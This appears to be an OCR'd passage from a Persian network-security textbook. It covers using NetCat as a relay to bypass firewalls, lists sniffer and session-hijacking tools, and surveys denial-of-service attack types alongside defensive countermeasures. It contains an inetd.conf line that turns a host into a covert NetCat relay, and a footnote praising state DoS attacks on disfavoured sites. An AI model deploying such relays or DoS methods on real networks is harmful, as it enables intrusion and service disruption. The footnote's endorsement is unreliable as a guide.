از طرف دیگر NetCat می‌تواند بگونه‌ای پیکربندی شود تا بسته‌ها بتوانند فارغ از قواعد دیوار آتش یا فیلتر نصب شده از خارج به درونی‌ترین سیستمهای یک شبکه نفوذ کنند؛ بــرای درک موضــوع ، بــه شکل (۲۸-۸) دقت کنید: شبکهٔ خودمختار داخلی مثال شکل (۲۸-۸) در دو بخــش ســازماندهی شــده است:

- بخش غیرمحرمانه جهت ارائهٔ سرویسهای عمومی
- بخش داخلی و محرمانه (که دسترسی از بیرون به آن مجاز نیست)

در این مثال فرض شده که هیچ ترافیکی از بیرون به درون شبکه مجاز نیست مگر:


- ترافیک سیستم DNS (UDP Port 53) از بیرون شبکهٔ اینترنت به درون بخــش غیرمحرمانــهٔ شــبکه مجاز است.
- ترافیک SMTP متعلق به سرویس‌دهندهٔ پست الکترونیکی (TCP Port 25) از بخش غیرمحرمانه به شبکهٔ درونی و محرمانه مجاز است.

در مرحلهٔ اوّل NetCat باید به یکی از روشــهای معمــول ، روی ماشــینی از شــبکهٔ درونــی (بخــش محرمانه) و همچنین یک ماشین از بخش غیرمحرمانه اجرا و فعــال شــود. حــال نفـــــوذگــر از طریــق پورت ۵۳ که مسدود نیست با ماشین بخش غیرمحرمانه ارتباط دارد و داده‌های او از طریق این ماشــین روی پورت شماره ۲۵ به درون شبکهٔ داخلی هدایت می‌شود.

سؤالی که ممکن است ذهن شما را درگیر کرده باشــد آنســت کــه چگونــه می‌تــوان NetCat را در حالت "**رله**" فعال کرد. جواب این سؤال در محیط یونیکس آنست که بــاید بــه نحــوی تنظیــم inetd را عوض کنید. بگونه‌ای که در فصل سوم اشاره شد ، inetd یک دایمــون یونیکــس اســت کــه تقاضاهــای ارتباط با پورتها را پذیرفته و سرویس‌دهنده‌های مناسب را در ارتباط با هر تقاضا راه‌اندازی می‌کند. نوع سرویسهائی که inetd می‌تواند راه‌اندازی کند در فایل inetd.conf مشــخص شــده اســت (ایــن فــایل در آدرس /etc/inetd.conf واقع شده است) نفـــوذگر باید یک خط جدیــد بــه ایــن فــایل اضافــه کنــد تــا NetCat را نیز به سرویس‌دهنده‌ها بیفزاید. اضافه کردن خط زیر هر آنچه را کــه نفـــــوذگــر نیــاز دارد انجام می‌دهد:

```
11111 stream tcp  nowait nobody /user/sbin/tcpd /usr/bin/nc [next_hop] 54321
```

مشخصات این فرمان و گزینه‌های مختلف آن در فصل سوم تشریح شده است. به اختصار این گزینه‌ها را معرفی می‌کنیم:




شکل (۲۸-۸) ایجاد رله برای عبور از دیوار آتش

- **11111** : شمارهٔ پورتی که NetCat باید به آن گوش بدهد. (در حقیقت پروسهٔ inetd به این پورت گوش می‌دهد و هرگاه تقاضائی برسد ، NetCat را راه‌اندازی می‌کند)
- **stream** : نوع سوکت را مشخص می‌نماید. (stream یا datagram)
- **tcp** : نوع پروتکل لایهٔ انتقال را مشخص می‌کند. (tcp یا udp)
- **nowait** : برای سوکتهای نوع استریم این گزینه همیشه nowait تنظیم می‌شود.
- **nobody** : پروسهٔ redirector را با مشخصهٔ کاربری nobody اجرا خواهد کرد.
- **/user/sbin/tcpd** : یعنی قبل از NetCat باید دایمون tcpd اجرا شود. این دایمون می‌تواند پروسه‌های دیگر را اجرا نماید.
- **/usr/bin/nc** : در صورت دریافت هرگونه ترافیک با شماره پورت ۱۱۱۱۱ ، در نهایت نرم‌افزار **nc** (NetCat) اجرا شود.
- **54321 [next_hop]**: این دو پارامتر در حقیقت آرگومانهای ورودی برنامهٔ NetCat محسوب می‌شوند. در صورت دریافت هرگونه داده بر روی پورت ۱۱۱۱۱ ، NetCat با پورت ٥٤٣٢١ از ماشین next_hop ارتباط برقرار کرده و آنها را ارسال می‌نماید.

البته اضافه شدن خط فوق به فایل پیکربندی inetd.conf برای یک مسئول سیستم حرفه‌ای چندان مخفی و زیرکانه نیست و به سرعت کشف خواهد شد. زیرا بسادگی و از طریق ابزارهای ساده ،

هرگونه تغییر در فایلهای پیکربندی آشکار می‌گردد. بگونه‌ای که قبلاً اشاره شد نرم‌افزار Tripwire برای بررسی هر گونه تغییر در فایلهای پیکربندی بسیار مفید است.

روش دیگری که براساس آن می‌توان یک ماشین را به یک "رله" تبدیل کرد (بدون آنکه براحتی کشف شود) تغییر فایل inetd.conf از طریق دستور mknod است. در یونیکس دستور mknod می‌تواند فایلی را بوجود بیاورد که خاصیت FIFO (First In/First Out) دارد. داده‌هائی که زودتر در این فایل نوشته می‌شوند در هنگام خواندن از فایل نیز مقدم هستند. می توان از چنین فایلی برای دریافت اطلاعات از NetCat Client و ارسال برای NetCat Server استفاده کرد. یعنی این فایل نقش یک خط لوله بین این دو پروسه را ایفاء می‌کند. برای اینکار سرویس‌دهندهٔ NetCat بگونه‌ای تنظیم می‌شود که به یک شماره پورت خاص مثل 11111 گوش بدهد. سپس خروجی این سرویس‌دهنده به فایل FIFO هدایت شده و از طریق همین فایل مجدداً در اختیار NetCat Client قرار می‌گیرد. NetCat Client بگونه‌ای پیکربندی شده که داده‌ها را برای ماشین بعدی روی پورتی دیگر مثل 54321 ارسال نماید. برای اینکار باید دو فرمان زیر در خط فرمان اجرا شوند:



فرامین بالا NetCat را بر روی یک ماشین بدین نحو تنظیم می‌کنند که به پورت شماره ۱۱۱۱۱ گوش بدهد و هر چه را که روی این پورت دریافت می‌کند مستقیماً روی پورت شمارهٔ ٥٤۳۲۱ از ماشین Nexthop ارسال نماید.

حال که صحبت از "رله" کردن داده‌ها روی شبکه شد ، اشاره به این نکته بد نخواهد بود که به غیر از NetCat ، ابزارهای دیگری هم در این خصوص وجود دارند. یکی از جالبترین این ابزارها Redir نام دارد. که توسط Sam Creasey نوشته شده و در آدرس http://oh.verio.com/~sammy/hacks در دسترس عموم است؛ برای تحقیق در مورد عملکرد یک رله ، کدهای این برنامه را در CD جانبی کتاب عرضه

کرده‌ایم.

ابزار Redir فقط قادر به رله کردن داده‌ها بین ماشینها از طریق پورتهای TCP است و توانایی رلهٔ بسته‌های UDP را ندارد. یکی از قابلیتهای برتر Redir آنست که هرگاه یک ماشین رله داده‌ها را بسیار سریع دریافت نماید و مجبور باشد آنها را برای ماشینی بفرستد که سرعت دریافت آن پایین است ، Redir بصورت خودکار هماهنگی و سنکرونیزاسیون سرعتِ ارسال و دریافت را انجام می‌دهد؛ لذا ماشینهای رله قادرند با هر سرعتی هماهنگ شوند. اگر ماشین رله نتواند سرعت ارسال و دریافت خود را هماهنگ کند ممکن است بخشی از داده‌ها از دست بروند و در این صورت ماشین رله قابل اعتماد نخواهد بود.

مقابله با NetCat

بگونه‌ای که در طی این چند بخش تشریح شد NetCat نرم‌افزاری همه منظوره و کاملاً منعطف است و به همان اندازه که در خدمت نفوذگر است می‌تواند برای مسئول شبکه و همچنین دانشجویان و محققین مفید باشد. لذا وقتی بحث مقابله با NetCat به میان می‌آید اشاره به روشهای است که بر اساس آنها :

- اولاً راه سوءاستفاده از NetCat بسته شود.
- ثانیاً از حملاتی که با استفاده از NetCat پایه‌ریزی می‌شود ، پیشگیری شود.

لذا راهکارهائی که در ذیل معرفی شده چندان تازگی ندارد و قبلاً نیز توصیه شده است:

- جلوگیری از انتقال فایل از طریق NetCat : باید دیوار آتش یا فیلتر مسیریاب خود را به نحوی پیکربندی کنید که به همان صورتی که تمام ارتباطات TCP از بیرون به درون را نظارت و مسدود می‌کند ، تمام ارتباطات زائد از درون به بیرون را نیز مسدود نماید. فقط پورتهائی را باید باز بگذارید که صراحتاً به آنها احتیاج دارید. (مثل DNS 53 ، HTTP 80 یا هر سرویس‌دهندهٔ مجاز دیگر)
- بعنوان مسئول شبکه باید تک‌تک پروسه‌هائی که روی سیستم فعال هستند را بشناسید و دلیل موجّهی برای فعال بودن آن داشته باشید. هرگاه یک پروسهٔ ناشناس روی ماشین شما فعال شده و به یک پورت خاص گوش می‌دهد ، زنگ خطر به صدا در آمده است. بررسی کنید که چنین پروسه‌ای چرا و چگونه فعال شده است و به سرعت تکلیف آنرا مشخص کنید.
- مقابله با NetCat در هنگام پویش پورتهای باز: هیچ ماشینی نباید پورتهای باز بی‌هدف داشته باشد. اگر یک ماشین فقط به یک پورت گوش می‌دهد صراحتاً تمام پورتهای دیگر باید بسته باشند. اتکا به دیوار آتش یا فیلتر برای جلوگیری از ارتباط با پورتهای غیرمجاز چندان هم مطمئن نیست.
- مقابله با NetCat در هنگام جستجوی نقاط آسیب‌پذیر: بدین منظور اوّلاً خودتان از NetCat برای بررسی نقاط آسیب‌پذیر سرویس‌دهنده‌های خود استفاده کنید و ثانیاً همیشه سیستم خود را

با استفاده از آخرین نسخه‌های patch (اصلاح‌کنندهٔ نقاط ضعف) به‌روز نگهدارید.


- در مجموع هیچ نسخهٔ واحدی را نمی‌توان برای مقابله با NetCat تجویز کرد. مسئول شبکه موظف است تدابیر امنیتی لازم را بر روی فیلترها و دیوار آتش پیاده کند تا هیچ ترافیک زائد و مشکوکی مبادله نشود.

آدرسهای *URL* مفید برای تحقیق پیرامون نفوذ در سطح لایهٔ شبکه

سایتهای ارائه‌کنندهٔ ابزارهای اسنیفر	
نرم‌افزار رایگان tcpdump برای محیطهای سازگار با یونیکس	*http://www.tcpdump.org*
نرم‌افزار رایگان windump برای محیط Windows 98/NT	*http://netgroup-serv.polito.it/windump/*
نرم‌افزار رایگان Snort	*http://www.snort.org/*
نرم‌افزار رایگان Ethereal برای یونیکس و Windows NT	*http://www.etheral.com/*
نرم‌افزار رایگان sniffit برای محیطهای سازگار با یونیکس	*http://reptile.rug.ac.be/~coder/shiffit/sniffit.html*
نرم‌افزار رایگان Dsniff برای محیطهای سازگار با یونیکس	*http://www.monkey.org/~ dugsong/dsniff/*
سایتهای ارائه‌کنندهٔ ابزارهای ربودن نشستهای فعّال	
ابزار Hunt	*http://www.cri.cz/kra/index.html*
Juggernaut	*http://packetstorm.securify.com*
IP Watcher	*http://www.engarde.com*
TTY Watcher	*ftp.cerias.purdue.edu/pub/tools/unix/sysutil*
TTY Snoop	*http://packetstorm.securify.com*
NetCat for Unix	*http://www.l0pht.com/users/l0pht/nc110.tgz*
NetCat for Windows	*http://www.l0pht.com/~weld/netcat /*
ابزار Redir	*http://oh.verio.com/~sammy/hacks*

ابزارهای مرتبط با این فصل بر روی *CD* همراه کتاب

جهت استفادهٔ بیشتر محققین و دانشجویان گرامی ، تقریباً تمام ابزارهای معرفی شده در این فصل و همچنین صفحهٔ اصلی (Home Page) برخی از سایتهای وب مرتبط با این مباحث ، در CD ضمیمهٔ کتاب ارائه شده است. برای نصب یا مطالعهٔ آنها به آدرس زیر در CD ، مراجعه نمایید:



حملات *DoS* (اخلال در سرویس‌دهی)

بگونه‌ای که در فصل اوّل بدان اشاره شد هر حمله‌ای هدف خاص خود را دنبال می‌کنـد و هـدف حمله مکانیزم آنرا تعیین می‌نماید. هدف بسیاری از حملات ، ایجـاد اخـلال و وقفـه در سـرویس‌دهی یک ماشین در شبکه است. سودای نفوذگر از چنین حملاتی ، وارد کردن ضربات اقتصـادی و سیاسـی به یک گروه ، سازمان ، دولت یا شبکهٔ اطلاع‌رسانی است.[1] هرگاه سیسـتم مـورد حملـه بـه شـرکتهای بزرگ یا بنگاه‌های اقتصادی (که عملیات مالی خود را به شبکه محـول کرده‌انـد) تعلـق داشـته باشـد ، نتایج این حمله ممکن است به یک بحران جدّی بینجـامد ، لـذا توجـه مسـئولین امنیـت شـبکه را بـه فراگیری روشهای مقابله با اینگونه حملات جلب می‌نمائیم.

حملهٔ نوع DoS علیرغم مشابهت آن با سیستم عـاملی بـه همیـن نـام، مخفـف کلمـات ***D**enial **o**f **S**ervice* یا "اخلال در سرویس‌دهی" است و براساس آن نفـــوذگر تلاش می‌کند به یکـی از روشـهای علمی/عملی ، مانع از سرویس‌دهی یک سرویس‌دهنده در شبکه بشود. این حملات نه از لحاظ تکنیکی زیبا هستند و نه از لحاظ روان‌شناختی مهیّجند؛ بهمین دلیل ملعبهٔ دسـت بچـه‌های آمـاتور نیسـت(!) و علاوه بر آن به دلیل نیاز به خطوط با پهنای باند بالا هزینه زیادی دارند.

نکتهٔ امنیتی:
بدلیل هزینهٔ بالای حملات نوع DoS ، اگر شبکهٔ شما با چنین حمله‌ای مواجه شد ، می‌توان گفت کـه به احتمال زیاد یک دشمن قسم‌خورده در پی نابودی شماست و تکرار چنین حمله‌ای بسیار محتمل است. بطور معمول برای رهایی از چنین حمله‌ای باید از نیروی انتظامی یا دستگاههای ذیربط کمک بگیرید زیرا بسادگی نمی‌توان در مقابل حملات DoS ایستادگی کرد.

هدف حملهٔ DoS صرفاً درهم شکستن یک سرویس‌دهنده است بگونـه‌ای کـه سیسـتم مجبـور بـه راه‌اندازی مجدّد شود یا مدتی از شبکه خارج بماند. حملهٔ DoS می‌تواند حالت خفته و هدایت شده از قبل ، داشته باشد و از درون یک شبکهٔ محلی آغاز شـود (Locally DoS) یـا آنکـه بـا هدایـت مسـتقیم نفـــوذگر از بیرون شروع شود. (Remotely DoS)

از دیدگاه فنی ، حملات DoS به دو دستهٔ زیر تقسیم می‌شوند:

- حمله‌ای که مستقیماً منجر به توقف سرویس‌های ماشین شود.
- حمله‌ای که منجر به اشباع یک سرویس‌دهنده و تلف شدن منابع آن شود.

در حملات DoS از نوع اوّل ، هدف حمله مستقیماً "پروسه‌های سرویس‌دهنده" هستند. این نوع حملـه

---

[1] **حملات DoS گاهی اوقات بصورت قانونی و توسط نـهادهای امنیتی و دولتی بـرای جلوگیـری از نشـر اکـاذیب و مـوارد خلاف اخلاق و مصالح ملی انجام می‌شود چرا که برخی افراد از گستردگی شبکهٔ اینترنت در سطح جـهان سوءاستفاده کرده در گوشهٔ مناسبی از این کرهٔ خاکی پناه می‌گیرند و برخلاف وجدان عمومی و مصالح ملی اقدام بـه ایجاد سایتـهای ضدامنیتی یا ضداخلاقی می‌کنند. این حملات نه تنـها مذموم نیستند بلکه توسط افکار عمومی ستایش می‌شوند.**

به روشهای زیر امکان‌پذیر است:

- حمله از درون شبکه از طریق نابود کردن پروسه‌های در حال اجرا (Process Killing)
- تغییر در پیکربندی یک سیستم یا سرویس‌دهنده (Configuration Modifying)
- درهم شکستن یک پروسه (Process Crashing)
- حمله از بیرون با ارسال بسته‌های ناقص (Malformed Packet Attack)

در مورد این نوع حملات به تفصیل توضیح خواهیم داد.

در حملات DoS از نوع دوّم، هدف حمله آنست که منابع سیستمی یک سرویس‌دهنده مثل حافظهٔ اصلی، حافظهٔ جانبی و امثال آن بگونه‌ای تلف شود که حتی با وجود فعّال بودن سرویس‌دهنده، کاربران امکان سرویس گرفتن از آنرا نداشته باشند.

اینگونه حملات می‌تواند به روشهای زیر انجام شود:

- ایجاد متوالی پروسه‌های فرزند و تکرار فرآیند Fork تا جایی که جدول پروسه‌ها پر شود. (حمله از درون)
- اشباع سیستم فایل با اطلاعات بیهوده (حمله از دورن)
- جاری کردن سیل بسته به سمت سرویس‌دهنده (حمله از بیرون)

در ادامه انواع حملات DoS را به ترتیب تحلیل می‌کنیم:

متوقف کردن سرویس‌دهنده از درون

حمله از درون بدین معناست که نفوذگر به نحوی بتواند روی یک ماشین شبکه ، برای خود حق دسترسی مجاز فراهم کند و از درون به اخلالگری بپردازد. بدست آوردن چنین مجوزی شاید نتیجهٔ حملات قبلی او به کلمات عبور (Password Attack) یا استفاده از نرم‌افزارهای استراق سمع (مثل نرم‌افزارهای اسنیفر -Sniffer) یا هر تکنیک دیگر باشد. بهرحال بدست آوردن مجوز ورود برای یک نفوذگر که در جایی پنهان و امن پناه گرفته، شرایط را برای حمله از درون سیستم برای او فراهم می‌کند. ("حمله از درون" در شرایطی که شخص نفوذگر در بیرون از شبکه است بدین معناست که او توانسته است با نفوذ به سیستم همانند یک کاربر اختصاصی به درون شبکه وارد شود و بدین ترتیب یک عضو درونی شبکه محسوب می‌شود. چنین حملاتی فقط مکانیزمهای درونی دارند و دلیلی ندارد که نفوذگر در محل فیزیکی شبکه نشسته باشد!!!)

در یونیکس هرگاه یک نفوذگر عالیترین مجوز ورود به سیستم را بدست آورد (root privileges) قادر خواهد بود هر پروسهٔ سرویس‌دهنده‌ای را از بین برده و متوقف نماید. اگر نفوذگر دایمون inetd را در یونیکس نابود کند تمام سرویسهای Telnet ، FTP و ... متوقف می‌شوند، چرا که این پروسه به نیابت از تعدادی پروسهٔ سرویس‌دهنده ، به تمام تقاضاها گوش می‌دهد و سرویس‌دهنده متناظر با هر پورتِ باز را فعّال و اجرا می‌نماید. یعنی نفوذگر کاری به منابع سیستم ندارد و سیستم را بیمار نمی‌کند بلکه مستقیماً قلب سیستم را کنده و دور می‌اندازد!! یک نفوذگر با سطح دسترسی

کافی ، قادر است یکی از عملیات زیر را انجام بدهد:

- Process Killing : با سطح دسترسی root در یونیکس (یا سطح دسترسی Admin در ویندوز) نفوذگر می‌تواند براحتی یک پروسهٔ در حال اجرا را نابود کند.(بکُشد) این پروسه‌ها می‌توانند شامل دایمون inetd ، سرویس‌دهندهٔ وب، DNS ، FTP یا هر پروسهٔ دیگر باشند.
- System Reconfiguration : نفوذگر با سطح دسترسی کافی قادر است تنظیمات یک سیستم را بگونهٔ دلخواه خود تنظیم کند؛ مثلاً در Windows کافی است تنظیمات سیستم یا رجیستری را بگونه‌ای عوض نماید که کاربران قادر به دسترسی به سیستم نباشند؛ یا مثلاً تنظیمات منابع مشترک را عوض کند یا پیکربندی سرویس‌دهندهٔ وب را درهم بریزد.
- Process Crashing : حتی اگر نفوذگر دارای عالیترین مجوز دسترسی به سیستم نباشد و با مجوز یک کاربر معمولی به سیستم وارد شود قادر خواهد بود تا شرایط را برای درهم شکستن یک پروسهٔ آسیب‌پذیر ، فراهم کند. این عمل می‌تواند شامل درهم شکستن پشته (Stack Overflow/Smashing) با ارسال حجم بسیار زیاد داده به درون یک پروسه باشد. درهم شکسته شدن پشته نهایتاً منجر به پایان سرویس‌دهی یک پروسه خواهد شد.
- Local Bombardment : این نوع حمله، در مواردی است که نفوذگر سطح مجوّز کافی در اختیار ندارد و در مود کاربری به سیستم وارد شده است. در این حالت برنامه‌ای نوشته و آنرا در مود کاربری اجرا می‌کند بگونه‌ای که از درون سیستم ، یک سرویس‌دهنده را مشغول کند (با ارسال پی‌درپی تقاضا به یک پروسهٔ سرویس‌دهنده)

- **"بمباران" –Bombardment–**

به ارسال پی‌درپی تقاضا به یک پروسه ، بگونه‌ای که آن پروسه در حجم بالائی زمان صرف کند و از رسیدگی به تقاضاهای حقیقی عاجز بماند "بمباران" گفته می‌شود. اگر نفوذگر "برنامهٔ بمباران" را از درون شبکه راه‌اندازی کند ، حجم آسیب‌رسانی آن بیشتر است زیرا بدلیل پهنای باند بسیار بالا در شبکهٔ محلی ، "وسعت بمباران" زیاد بوده و هزینه‌ای نیز به او تحمیل نمی‌شود.

روش مقابله با توقف سرویس‌دهنده‌ها

به عنوان مسئول شبکه برای پیشگیری از حملاتی که از درون تدارک دیده می‌شود بایستی به موارد زیر دقت داشته باشید:

- هر سیستم عاملی که برای سرویس‌دهنده‌های خود در نظر گرفته‌اید دارای نقاط آسیب‌پذیر است که متأسفانه پس از عرضهٔ آن به بازار آشکار می‌شود. بطور معمول شرکت طراح سیستم عامل برای رفع یک شکاف یا اشکال ، بلافاصله برنامه‌های اصلاح‌کننده آن را ارائه می‌دهد. لذا همیشه بایستی با شرکت طراح سیستم عامل خود در ارتباط باشید و این نرم‌افزارها را که بنام Patch عرضه می‌شوند ،

جهت رفع نقاط ضعف سیستم بکار بگیرید. بعنوان مثال اشکالات سیستمهای زیر آشکار گردیده و برای اصلاح آنها Patch عرضه شده است: (این شکافها حتی به یک آماتور قدرت ضربه‌زدن به سیستم را می‌دهد)

- IIS-5.0
- Windows XP
- Windows Server 2000
- BIND (Unix DNS Server)
- Unix FTP Server (نسخه‌های قدیمی)

• سطوح دسترسی به سیستم را برای کاربران مختلف ، بدقّت تنظیم کنید. هیچ کاربری بجز مسئول شبکه نیازمند ورود به سیستم در عالیترین سطح یعنی super-user (یاadmin) نیست. در اعطای مجوّز دسترسی به منابع سیستم سخاوت به خرج ندهید و برای هر کاربر حداقل منابعی را که نیاز دارد در نظر بگیرید. یک کاربر امین ممکن است با سهل‌انگاری در حفظ کلمهٔ عبور خود راه را برای خطرناکترین حملات باز کند.

• بطور منظم و متوالی تنظیمات سیستم را بررسی کرده و آنها را یادداشت نمائید. از نرم‌افزارهای کشفِ تغییر در تنظیمات سیستم استفاده کنید. (مثل نرم‌افزار Tripwire تشریح شده در فصل دهم) این نرم‌افزارها هرگونه دستکاری و تغییر در برنامه‌های سیستم و همچنین فایلهای پیکربندی را گزارش می‌دهند.

حمله از نوع اشباع منابع سیستم

یکی دیگر از حملات نوع DoS از درون، ورود یک نفوذگر به سیستم و اجرای برنامه‌هائی است که منابع سیستم را تلف می‌کنند؛ بگونه‌ای که سیستم را کاملاً مختل کند یا سرویس‌دهنده‌های مهّم را بشدت کُند نماید. (مثلاً برنامه‌ای را در نظر بگیرید که در یک حلقهٔ بینهایت سعی در ایجاد پروسه‌های فرزند یا Thread می‌کند.) البته بسیاری از سیستمهای عامل درصد مشخصی از منابع سیستم را در اختیار یک پروسه قرار می‌دهند و اجازه نمی‌دهند که یک پروسه تمام منابع سیستمی را در اختیار بگیرد ولی فراموش نکنید که یک نفوذگر حرفه‌ای به نقاط ضعف هر سیستم عاملی واقف است و بر اساس آن نقطهٔ ضعف حمله را برنامه‌ریزی می‌کند.

عملیاتی که ممکن است برای اشباع منابع سیستم، انجام شود عبارتند از:

- **اشباع جدول پروسهٔ سیستم عامل** (Filling up the Process Table) : یک نفوذگر قادر است برنامه‌ای بنویسد که آن برنامه با انجام عمل ( )fork یک کپی از خودش را مجدداً تولید و اجرا نماید. خود این پروسهٔ تازه تولید شده ، در یک روال بازگشتی همین عمل را تکرار می‌کند. این کار باعث می‌شود که جدول پروسه Process Table ، پر شود تا آنجا که پروسهٔ بقیهٔ کاربران قادر به تولید و اجرا

نباشد.

- **اشباع سیستم فایل**: یک نفـــوذگر می‌تواند با نوشتن یک برنامه ، بطور متناوب حجـم زیـادی از اطلاعات بی‌ارزش را بر روی فضای اشتراکی کاربران بنویسد بگونه‌ای که بقیهٔ کاربران یا پروسه‌ها بـا کمبود فضای دیسک در ناحیهٔ اشتراکی مواجه شوند.
- **ارسال ترافیک بیهوده از "درون شبکه به بیرون" جـهت هـدر دادن پـهنای بـاند**: نفـــوذگـر می‌تواند برنامه‌ای بنویسد که با اجرا در یک ماشین ، ترافیک بیـهوده و زائـدی را از درون شـبکه بـه بیرون بفرستد. این کار او منجر به تلف شدن پهنای باند خطوط ارتباطی و زمان CPU می‌شود.

روش پیشگیری از اشباع منابع سیستمی

مسئول شبکه برای پیشگیری از اشباع منابع سیستمی باید نکات زیر را مدّ نظر قرار بدهد:

- برای هر کاربر حداقل منابع و امکانات مورد نیاز را تعریف کنید و هیچگونه سـخاوتی بـه خـرج ندهید.
- سـرویس‌دهندهٔ خـود را بـا بـالاترین حجـم منـابع سیسـتمی مـــانند RAM (حداقـــل Gig 1)، پردازنده‌های بسیار سریع و پهنای باند بالای کانال مجهز کنید تا قبل از آنکـه یـک حملـه منجـر بـه فروپاشی و سقوط یک سرویس‌دهنده شود بتوانید آنرا کشف کنید.
- از سیستم و شبکهٔ خود ، بصورت پی‌درپـی و شـبانه‌روزی مراقبـت کنیـد و ابزارهـای مدیریتـی همانند: Network Monitor ، System Moniter ، Event Viewer و Process list را همـواره فعـال و در حال اجرا نگه دارید و کسی را به نظارت آنها بگمارید.
- از نرم‌افزارهای IDS (سیستمهای کشف مزاحم) استفاده کنید.

حملات *DoS* از بیرون

